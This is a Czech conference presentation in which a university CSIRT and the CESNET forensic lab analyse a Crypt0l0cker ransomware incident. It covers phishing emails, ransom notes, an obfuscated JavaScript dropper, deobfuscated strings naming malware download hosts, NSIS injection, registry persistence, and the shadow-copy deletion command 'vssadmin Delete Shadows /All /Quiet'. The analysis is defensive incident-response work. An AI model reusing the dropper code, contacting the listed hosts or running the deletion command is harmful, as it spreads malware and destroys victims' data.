


Trnitá cesta Crypt0l0ckeru

Aleš Padrta

- Ukázka spolupráce
 - Univerzitní CSIRT & forenzní laboratoř
 - Západočeská univerzita v Plzni
(WEBnet Incident Response Team)
 - FLAB - Forenzní laboratoř CESNET
- Schéma
 - CSIRT řeší incident
 - CSIRT potřebuje informace
 - Forenzní laboratoř poskytne informace
 - CSIRT využije informace

Dějství I: Stav na ZČU



Podvodné e-maily ...

Předmět: Elektronická faktura
Datum: Wed, 3 May 2017 18:31:19 +0200
Od: Martin Veselý <info@studiomazzottiecrucciani.it>
Komu: ██████████████████@█████.zcu.cz

To je faktura:
<https://dl.dropboxusercontent.com/s/y22gf69tyupihdf/578171.zip?dl=0>

Pokud budete potřebovat další pomoc, neváhejte se na me obrátit.

Se srdečným pozdravem,
Martin Veselý

s.fr>

Kompletní informace:
<https://dl.dropboxusercontent.com/s/xjbj2tx1k1ruq8/439937.zip?dl=0>

Vážíme si vaší práce.

S pozdravem,
Jakub Krejčí

... a jejich následky

All your valuable data is now encrypted by CryptoLocker
Install TOR browser and visit our website to get solution

- Use Internet Explorer, Chrome or FireFox to access Tor Project website: <https://www.torproject.org/download/download-easy.html.en>



<https://www.torproject.org/download/download-easy.html.en>

WARNING
we have encrypted your files with Crypt0L0cker virus

Your important files (including those on the network disks, USB, etc): photos, videos, documents, etc. were encrypted with our Crypt0L0cker virus. The only way to get your files back is to pay us. Otherwise, your files will be lost.

Caution: Removing of Crypt0L0cker will not restore access to your encrypted files.

To recover your files you have to pay.

In order to restore the files open our website http://2ymh2gnnbg6pgq2r.tigercity.pl/qh42td.php?user_code=eswwo9&user_pass=3207

If the website is not available please follow these steps:

1. Download and install TOR-browser from this link: <https://www.torproject.org/download/download-easy.html.en>
2. After installation run the browser and enter the address: http://gdzl17bykhvtajj.onion/qh42td.php?user_code=eswwo9&user_pass=3207
3. Follow the instructions on the website.

HOW_TO_RESTORE_FILES.txt - Poznámkový blok

Soubor Úpravy Formát Zobrazení Nápověda

!!! WE HAVE ENCRYPTED YOUR FILES WITH Crypt0L0cker !!!

Your important files (including those on the network disks, USB, etc): photos, videos, documents, etc. were encrypted with our Crypt0L0cker. The only way to get your files back is to pay us. Otherwise, your files will be lost.

You have to pay us if you want to recover your files.

In order to restore the files open our website http://2ymh2gnnbg6pgq2r.tigercity.pl/qh42td.php?user_code=eswwo9&user_pass=3207 and follow the instructions.

If the website is not available please follow these steps:

1. Download and run TOR-browser from this link: <https://www.torproject.org/download/download-easy.html.en>
2. After installation run the browser and enter the address: http://gdzl17bykhvtajj.onion/qh42td.php?user_code=eswwo9&user_pass=3207
3. Follow the instructions on the website.

Dějství II: Analýza

- Potřeby CSIRT
 - Získat informace
 - Reakce na incident
 - Preventivní kroky
- Otázky k zodpovězení
 1. Jakou roli hraje odkaz při infekci ransomwarem?
 2. Jaké jsou lokální a síťové charakteristiky indikující otevření souboru?
 3. Jak lze zablokovat činnost malware?
- Rychlost je klíčová
 - Průběžné sdělování nalezených informací

- Hypotéza:
 - Podvodný e-mail vede k instalaci ransomware
- Průběh
 - Zaslání podvodného e-mailu s odkazem
 - Stažení archivu zip z Dropboxu
 - ...
- Analýza archivu
 - Název: 319291.zip
 - Obsah:
 - nortonsecured.png
 - 319291.js

```
this[\"\\u0065\\u0076\\141\\u006c\"](\"\\x6e\\145\\167 \\u0041\\143\\164\\151\\u0076e\\u0058\\x4f  
b\\u006a\\u0065\\x63t\\u0028\\u0022WSc\\u0072i\\x70\\x74\\x2e\\123he\\x6c\\x6c\\\"\\51'\")[/*5353  
75275115167599216351961841048846640112789313724749938811376748797846319316540954  
5157894925*/\"Run\"](\"\\x43\\u004d\\x20\\x20\\40 /\\u0063\\x20\\x65\\x63\\u0068\\u006f e\\166  
\\141\\50\\165\\156\\145sc\\141\\u0070\\145\\x28W\\123\\u0063\\u0072i\\u0070\\u0074\\56\\101\\u0  
072\\147\\165\\u006d\\x65n\\u0074s\\x28\\x29\\x29\\51\\u0020\\u003e\\x20\\45\\124\\x45M\\x50\\u0  
025\\134\\x37\\u0036\\u0037\\70\\x32\\67\\705\\x2e\\x54\\u0058\\u0054\\40\\u0026\\u0026 \\164i\\u  
006d\\x65\\u006f\\x75t\\x20\\63 \\x26\\46\\x20\\x77\\163c\\u0072\\u0069pt\\40\\x2f\\105\\72\\112S  
\\u0063\\u0072\\u0069pt\\40\\45\\x54\\u0045\\u004d\\120\\45\\1347\\66\\x378\\x32\\x37\\u0038\\65\\  
\\u002e\\124\\130\\u0054\\40\\42\\u0025\\628\\146u\\156\\u0063\\164\\x69\\157\\156\\u0025\\62\\u003  
0%\\62\\u0039\\45\\x37B%\\x33\\x42CE\\x68\\u0074\\x79z%3D\\45\\u0032\\u0030\\u0025\\628\\x38\\u0  
030\\u0035\\x34\\x32\\45\\62\\x43\\45\\u0032\\62r\\u0065%\\62\\x32\\x2b\\x252\\u0032\\163\\u0070\\  
\\u006f\\156\\x73e\\102\\x6f\\x64\\u0079%\\x32\\u0032\\452\\x39\\x25\\63\\u0042\\152\\152\\110\\157  
\\u0052\\121%3D\\x252\\x30\\x25\\62\\u0038\\63\\630\\x342\\x252C%\\u0032\\u0032\\x57r%\\u00322+  
\\45\\62\\62\\x69\\u0074\\x65\\u0025\\u0032\\x32\\u0025\\629%\\x33\\102\\163P0\\127\\x44A\\143\\45  
\\63\\x44\\45\\u0032\\u0030\\x25\\u003289\\x367\\u0035\\u0037\\u0025\\x32\\u0043\\x252\\x32\\u00  
6f\\x70\\x252\\u0032\\53\\x25\\62\\u0032e\\x6e\\u0025\\u00322\\u0025\\u0032\\u0039\\x25\\x33B\\1  
70\\x63\\u006d\\123\\u0044M\\130\\45\\u0033\\u0044\\x2520\\u0025\\62\\x383\\x38\\66\\x37\\60\\45\\  
\\u0032\\u0043\\45\\x322\\107\\u0045%\\62\\x32\\u002b%\\u0032\\62\\x54\\u0025\\x32\\62\\u0025\\62\\  
\\u0039%\\u0033B\\105X\\156\\111\\132\\x4e\\453\\x44\\u0025\\x71\\6  
44\\u0038\\x252\\u0043%\\u0032\\x32t\\u0079\\x252\\u003  
x32\\45\\u0032\\71\\u00253\\x42\\u0075\\u0074\\110M\\u00  
032\\70\\x371\\63\\u0034\\x31\\452\\u0043\\x252\\u0032s  
124\\157F\\151\\145\\45\\622\\u0025\\u00329\\x25\\u0033  
\"324462.js\" [žádný eof] 1L, 7495C
```



- Analýza javascriptu
 - Deobfuskuje
 - Escapování znaků (`\u065 \x65 %65`)
 - Skládání kódu za chodu (`exec, Wscript.Shell`)
 - Rozkládání řetězců (`"rete"+"zec"`)
 - Činnost skriptu
 - Stažení souboru (dvě hardcoded URL)
 - Uložení souboru do dočasného adresáře (`%TEMP%`)
 - Spuštění souboru (`start <soubor>`)
 - Hardcoded URL mají krátkou životnost
 - Nutno stáhnout rychle po doručení e-mailu
 - Skript `deobfuscate-js.py` (rychlé zjištění URL) pro CSIRT

```
$ python deobfuscate-js.py 324462.js
...
CEhtyz= (80542, "responseBody");
jjHoRQ= (33042, "Write");
sPOWDAc= (96757, "open");
xcmSDMX= (38670, "GET");
EXnIZN= (99448, "type");
utHMHuOA= (71341, "saveToFile");
OjGgiEv= (14431, "\\tmp304742.352");
dsop= (28880, "new ActiveXObject(\"Msxml2.ServerXMLHTTP\")");
ploJJdP= (51448, "http://kolives.pl/file/ret.fgh");
hNoJ= (58497, "send");
LNIkiLv= (75328, "http://pinusels.pl/file/ret.fgh");
JzViY= (92551, "new ActiveXObject(\"ADODB.Stream\")");
SVEHjWu= (88493, "new ActiveXObject(\"WScript.Shell\")");
WFLcP= (17372, "eval");
rCmB= (96798, "%TEMP%");
GuyZdu= (99062, "ExpandEnvironmentStrings");
...
```

- Stažený soubor
 - `ret.fgh`, `sef.cvb`, ...

```
$ file ret.fgh
ret.fgh: PE32 executable (GUI) Intel 80386, for MS Windows,
Nullsoft Installer self-extracting archive
```

- NSIS (Nullsoft Scriptable Install System)
 - Obsahuje soubory (archiv)
 - 7zip
 - Obsahuje pokyny (skript/kód)
 - Nullsoft decompiler, IDA Pro disassembler
- `start ret.fgh = instalace`
 - Crypt0l0cker? Botnet klient?

- Analýza NSIS instalátoru
 - Pokus o dekompilaci (Nullsoft Decompiler)
 - Selhání ... špatný formát?
 - Modifikace instalátoru útočníkem
 - Vložena vlastní DLL + šifrovaný obsah
 - Obsah je dešifrován, vložen do běžícího procesu
 - Dešifrovaný kód není na disku (!)
 - Detailní popis:
Ransomware Families Use NSIS Installers to Avoid Detection, Analysis
(Charles Crofford, Douglas McKee, 2017-03-28)
 - Detailní statická analýza zavržena
 - Důraz na rychlost → provedení dynamické analýzy

- Výsledky dynamické analýzy
 - Potvrzení modifikovaného NSIS instalátoru
 - Využívání lokálního tempu aktuálního uživatele
 - Vytvoření procesu svchost.exe

- Code injection
- CryptOI0cker

- Úložiště

C:\ProgramData\
C:\ProgramData\<<random>\

- Persistence


HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\

Spouštěn je opět „NSIS instalátor“

Process	CPU	Private Bytes	Working Set	PID	Description
services.exe	0.02	4 068 K	6 612 K	468	
svchost.exe	0.03	2 668 K	4 768 K	640	Host Process for Windows S...
svchost.exe		2 236 K	5 116 K	692	Host Process for Windows S...
svchost.exe		12 540 K	12 252 K	780	Host Process for Windows S...
svchost.exe	< 0.01	3 136 K	8 672 K	836	Host Process for Windows S...
dmw.exe		996 K	3 808 K	2004	Správce oken plochy
svchost.exe	0.01	14 868 K	24 968 K	868	Host Process for Windows S...
svchost.exe		4 588 K	9 368 K	1044	Host Process for Windows S...
svchost.exe	< 0.01	8 136 K	10 096 K	1160	Host Process for Windows S...
spoolsv.exe		4 196 K	8 088 K	1308	Spooler Sub-System App
svchost.exe		8 136 K	9 264 K	1336	Host Process for Windows S...
svchost.exe		3 368 K	7 112 K	1436	Host Process for Windows S...
svchost.exe		1 244 K	4 044 K	1760	Host Process for Windows S...
sppsvc.exe		2 696 K	7 972 K	864	Microsoft Software Protectio...
taskhost.exe		2 252 K	5 660 K	1260	Host Process for Windows T...
SearchIndexer.exe		21 200 K	12 084 K	100	Microsoft Windows Search I...
svchost.exe	0.01	148 232 K	35 336 K	2652	Host Process for Windows S...
svchost.exe		1 400 K	4 804 K	2432	Host Process for Windows S...
lsass.exe		2 368 K	7 368 K	476	Local Security Authority Pro...
lsass.exe		1 088 K	2 936 K	484	
csrss.exe	0.29	1 404 K	5 232 K	380	
conhost.exe	< 0.01	944 K	4 460 K	212	Console Window Host
winglogon.exe		1 392 K	4 648 K	408	
explorer.exe	0.21	26 948 K	42 604 K	2000	Průzkumník Windows
svchost.exe	0.41	19 928 K	28 752 K	384	

- Činnost Crypt0l0ckeru

- Zajištění persistence
- Zašifrování souborů
 - Náhodně generované přípony
 - V každém adresáři instrukce v TXT a HTML
- Smazání shadow copy



```
vssadmin.exe Delete Shadows /All /Quiet
```

- Nastavení informací pro uživatele
 - Pozadí plochy (wallpaper)
 - Otevření HTML instrukcí v Internet Exploreru
 - Otevření TXT instrukcí v Notepadu
 - Zobrazení okna s instrukcemi

Odpovědi na otázky

1) Jakou roli hraje odkaz při infekci ransomwarem?

- Odkaz vede na archiv s javacscriptem, který po spuštění stáhne další součásti malware z webu. Jde o první krok vedoucí k instalaci ransomware Crypt0l0cker.

2) Jaké jsou lokální a síťové charakteristiky indikující otevření souboru?

- **Lokální:** zašifrované soubory, změna pozadí, zobrazení informací o platbě (notepad, IE, aplikační okno), persistence v registrech odkazující do `%programdata%`, proces `svchost` mimo strom services.
- **Síťové:** komunikace dropboxem, s dropzónou, s C&C serverem po HTTPS, DNS dotazy na náhodné domény třetího řádu
 - Liší se pro jednotlivé vzorky (seznam pro analyzované)

3) Jak lze zablokovat činnost malware?

- Doručení e-mailu
 - Dočasné pravidlo pro obsah
- Stažení z dropboxu
 - Dočasné blokování Dropboxu
 - Poučení uživatelé
- Spuštění javascriptu / spuštění v `%temp%`
 - Pravidlo zabezpečení koncových stanic (blokování `%temp%`)
- Stažení NSIS instalátoru
 - Blokování komunikace s dropzone
- Dešifrovací klíče na C&C / šifrovací klíče z C&C
 - Blokování komunikace s C&C

Dějství III: Využití informací

- Reakce
 - Nalezení a izolování napadených zařízení
 - IP adresy – provozní a lokalizační údaje
 - Kontakt postižených uživatelů
 - Neplatit
 - Informace o vhodnosti zálohování
 - Informace o podvodných e-mailech
- Prevence
 - Úprava pravidel AV systému
 - Blokování spouštění souborů v dočasném adresáři
 - Efektivní
 - Fungovalo i pro další vlny podobných e-mailů
 - Školení uživatelů

- Služby forenzní laboratoře
 - Analýza bezpečnostních incidentů (reakce)
 - Analýza zařízení
 - Analýza malware
 - ...
 - Penetrační a zátěžové testy (prevence)
 - Simulace reálných útočníků
=> možnost na chyby reagovat včas
 - Doplnkové služby
 - Konzultace
 - Školení, semináře, workshopy
 - Obnova dat
 - ...

- Forensic Training
 - Připraveno s Jeanem Benoit (University of Strasbourg)
 - Dva dny (5. a 6. září)
 - Obsah
 - Zajištění dat
 - Vytvoření časové osy
 - Základní analytické postupy
 - Sumarizace nálezů
 - Prezentace výsledků
 - Teoretický úvod + praktická cvičení
 - Další informace: Andrea.Kropacova@cesnet.cz

???

<https://flab.cesnet.cz>

flab@cesnet.cz